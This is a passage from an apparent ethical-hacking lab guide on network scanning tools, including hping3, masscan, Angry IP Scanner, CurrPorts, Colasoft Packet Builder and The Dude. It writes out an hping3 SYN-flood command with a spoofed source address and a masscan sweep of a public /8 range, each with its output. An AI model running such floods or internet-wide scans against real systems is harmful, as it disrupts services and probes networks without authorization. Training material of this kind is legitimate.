
```
(sms㉿kali)-[~]
└─$ sudo hping3 -F -P -U www.certifiedhacker.com
HPING www.certifiedhacker.com (eth0 162.241.216.11): FPU set, 40 headers + 0 data bytes
```

6. Create a packet to overwhelms the target's TCP stack by sending a large number of SYN requests without completing the handshake using ***hping3 --flood -S -d 2000 -a <source ip> <dest ip>***

```
(sms㉿kali)-[~]
└─$ sudo hping3 --flood -S -d 2000 -a 192.168.153.128 www.certifiedhacker.com
HPING www.certifiedhacker.com (eth0 162.241.216.11): S set, 40 headers + 2000 data bytes
hp ping in flood mode, no replies will be shown
^C
--- www.certifiedhacker.com hping statistic ---
720263 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

B. Advanced IP Scanner

Advanced IP Scanner is a fast and powerful network scanner with a user-friendly interface. In seconds, Advanced IP Scanner can locate all computers on your wired or wireless local network and scan their ports. The program provides easy access to various network resources such as HTTP, HTTPS, FTP, and shared folders.




C. Angry IP Scanner

Angry IP Scanner (or simply ipscan) is an open-source and cross-platform network scanner designed to be fast and simple to use. It scans IP addresses and ports as well as has many other features.

It is widely used by network administrators and just curious users around the world, including large and small enterprises, banks, and government agencies.

It runs on Linux, Windows, and Mac OS X, possibly supporting other platforms as well.



D. Masscan (Kali Linux)

Masscan is TCP port scanner which transmits SYN packets asynchronously and produces results similar to nmap, the most famous port scanner. Internally, it operates more like scanrand, unicornscan, and ZMap, using asynchronous transmission. It's a flexible utility that allows arbitrary address and port ranges.

Scan for a selection of ports across a given subnet using command:


masscan -p <port> <subnet / IP address>

```
(sms㉿kali)-[~]
$ sudo masscan -p 22,445,443,80 162.241.216.11
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-11-15 13:55:38 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [4 ports/host]
Discovered open port 80/tcp on 162.241.216.11
Discovered open port 22/tcp on 162.241.216.11
Discovered open port 443/tcp on 162.241.216.11
```

```
(sms㉿kali)-[~]
$ sudo masscan -p 22,445,443,80 162.241.216.0/8
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-11-15 13:53:22 GMT
Initiating SYN Stealth Scan
Scanning 16777216 hosts [4 ports/host]
Discovered open port 22/tcp on 162.245.220.77
Discovered open port 443/tcp on 162.240.149.111
Discovered open port 80/tcp on 162.214.103.96
Discovered open port 443/tcp on 162.249.110.130
Discovered open port 80/tcp on 162.159.247.117
Discovered open port 22/tcp on 162.215.98.101
Discovered open port 80/tcp on 162.55.31.241
Discovered open port 80/tcp on 162.19.121.59
Discovered open port 22/tcp on 162.248.55.85
Discovered open port 80/tcp on 162.191.79.165
Discovered open port 80/tcp on 162.217.226.126
Discovered open port 80/tcp on 162.43.92.170
Discovered open port 80/tcp on 162.209.189.167
Discovered open port 22/tcp on 162.55.98.188
Discovered open port 443/tcp on 162.251.25.29
Discovered open port 22/tcp on 162.240.173.13
Discovered open port 80/tcp on 162.255.116.119
Discovered open port 80/tcp on 162.214.255.89
Discovered open port 443/tcp on 162.159.141.248
```


E. CurrPorts

CurrPorts is a lightweight and free utility for Windows that provides detailed information about open TCP/IP and UDP ports on a system. It displays active connections, including local and remote addresses, the process responsible for the connection, and the state of each port (e.g., listening, established, or closed). The tool is particularly useful for identifying unwanted or suspicious connections, as it highlights remote addresses and allows users to terminate connections directly from the interface. It also includes features for exporting data to a file, filtering displayed connections, and color-coding entries for easier analysis.




The screenshot shows the CurrPorts application window. The title bar reads "CurrPorts". The menu bar includes "File", "Edit", "View", "Options", and "Help". Below the menu is a toolbar with icons for search, refresh, and other functions. The main area is a grid table with the following columns: Process Name, Process ID, Protocol, Local Port, Local Port Name, Local Address, Remote IP, Remote Port, Remote Address, Remote Host Name, and State. The table lists several entries, with the first entry for "vmware.exe" selected. The status bar at the bottom left says "261 Total Ports, 2 Remote Connections, 1 Selected". The status bar at the bottom right contains the text "NirSoft Freeware. <https://www.nirsoft.net>".

For more detail, Click on a Process.





F. Colasoft Packet Builder

Colasoft Packet Builder enables creating custom network packets; users can use this tool to check their network protection against attacks and intruders. Colasoft Packet Builder includes a very powerful editing feature. Besides common HEX editing raw data, it features a Decoding Editor allowing users to edit specific protocol field values much easier. Customized Network packets can penetrate the network for attacks. Customization can also use to create fragmented packets. You can download the software from www.colasoft.com.





Colasoft packet builder offers Import and Export options for a set of packets. You can also add a new packet by clicking Add/button. Select the Packet type from the drop-down option. Available options are:

- i. ARP Packet
- ii. IP Packet
- iii. TCP Packet
- iv. UDP Packet



After Selecting the Packet Type, now you can customize the packet, Select the Network Adapter and Send it towards the destination.





G. TheDude

The Dude network monitor is a new application by MikroTik which can dramatically improve the way you manage your network environment. It will automatically scan all devices within specified subnets, draw and layout a map of your networks, monitor services of your devices and alert you in case some service has problems.

Main Features:

- i. Auto network discovery and layout
- ii. Discovers any type or brand of device
- iii. Device, Link monitoring, and notifications
- iv. Includes SVG icons for devices, and supports custom icons and backgrounds
- v. Easy installation and usage
- vi. Allows you to draw your own maps and add custom devices
- vii. Supports SNMP, ICMP, DNS and TCP monitoring for devices that support it.
- viii. Individual Link usage monitoring and graphs
- ix. Direct access to remote control tools for device management
- x. Supports remote Dude server and local client





```

      MMM      MMM      KKK          TTTTTTTTTTT      KKK
      MMMM      MMMM      KKK          TTTTTTTTTTT      KKK
      MMM MMMM  MMM  III  KKK  KKK  RRRRRR  000000  TTT  III  KKK  KKK
